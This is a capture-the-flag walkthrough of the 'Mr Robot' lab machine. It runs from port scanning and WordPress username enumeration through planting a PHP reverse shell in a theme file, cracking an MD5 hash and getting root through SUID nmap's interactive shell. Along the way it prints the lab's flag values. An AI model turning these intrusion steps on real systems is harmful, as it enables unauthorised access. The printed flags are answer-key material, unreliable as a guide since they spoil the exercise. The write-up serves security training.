Mr Robot CTF THM


Port scanning

```
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh

80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache

443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
```

Automated content discovery

- There’s a lot of discovered content, but there’s one particle endpoint that is interesting and allows for login.


```
http://robot.thm/wp-login.php
```



- Another interesting endpoint is this one:

```
/sitemap.xml.gz
```

```
[20:14:40] 200 -    0B  - /sitemap
[20:14:40] 200 -    0B  - /sitemap.xml
[20:14:40] 200 -    0B  - /sitemap.xml.gz
```

- Checking this file we can see the following:


```
└─$ file sitemap.xml.gz
sitemap.xml.gz: empty
```

Using Burpsuite to find valid users

- We can find one valid username: elliot

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connect...
4305	elliot	200	1281	4148	91174	1119907...		4306	42

- Using elliot as username we can see the following response:




- Just to confirm i used another random username to see the response


- Now im sure that elliot is a valid username
- Now it’s time to find out elliot’s password, but first i remembered to check the robots.txt endpoint:

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

- We can see that we have acess to key 1:




- And also a fsocity.dic endpoint, a dictionary of words:



- So, I created a `fsociety.txt` file with all the words. Initially, I thought about brute-forcing the password, but then I saw the number of words and realized it would take forever. 😟
- Then, I started looking for something that could be connected to Mr. Robot, and found nothin until i remembered one particular episode of Mr Robot. 🙂

```
└─$ grep -n "ER28-" fsociety.txt
858151:ER28-0652
```


- Let’s try to login:



- vòila , we are in

Reverse shell

- We can see in the collapse menu we can acess the theme editor




- In this step i used the code you can find in this repository:

https://github.com/jbarcia/Web-Shells/blob/master/laudanum/wordpress/templates/php-reverse-shell.php


- I replaced all the code inside the 404.php by the code you can find in the above repository
- Remember, at least you need to change the ip variable in order to work

- Acessing http://robot.thm/wp-content/themes/twentyfourteen/404.php results in a reverse shell now



Finding key 2 of 3

- Inside /home/robot we find the txt file containing the second key



- we dont have permission to read the content
- Another interesting file is this:

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

- Using crackstation to decode this results in:

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Searching suid files

```
$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

- we can see the /bin/su in there, since we find one username and password inside the file password.raw-md5 we will use the credentials to change user
- First using python i opened a shell

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

- Then changed the user:

```
su robot
Password: abcdefghijklmnopqrstuvwxyz
```

- Now we can acess the second key

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Using nmap to get root

- Another interesting file is

```
/usr/local/bin/nmap
```

- Using the following commands we can acess the shell as root

```
robot@linux:~$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
```

```
nmap> !sh
!sh
# whoami
whoami
root
```

Acessing the third key

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```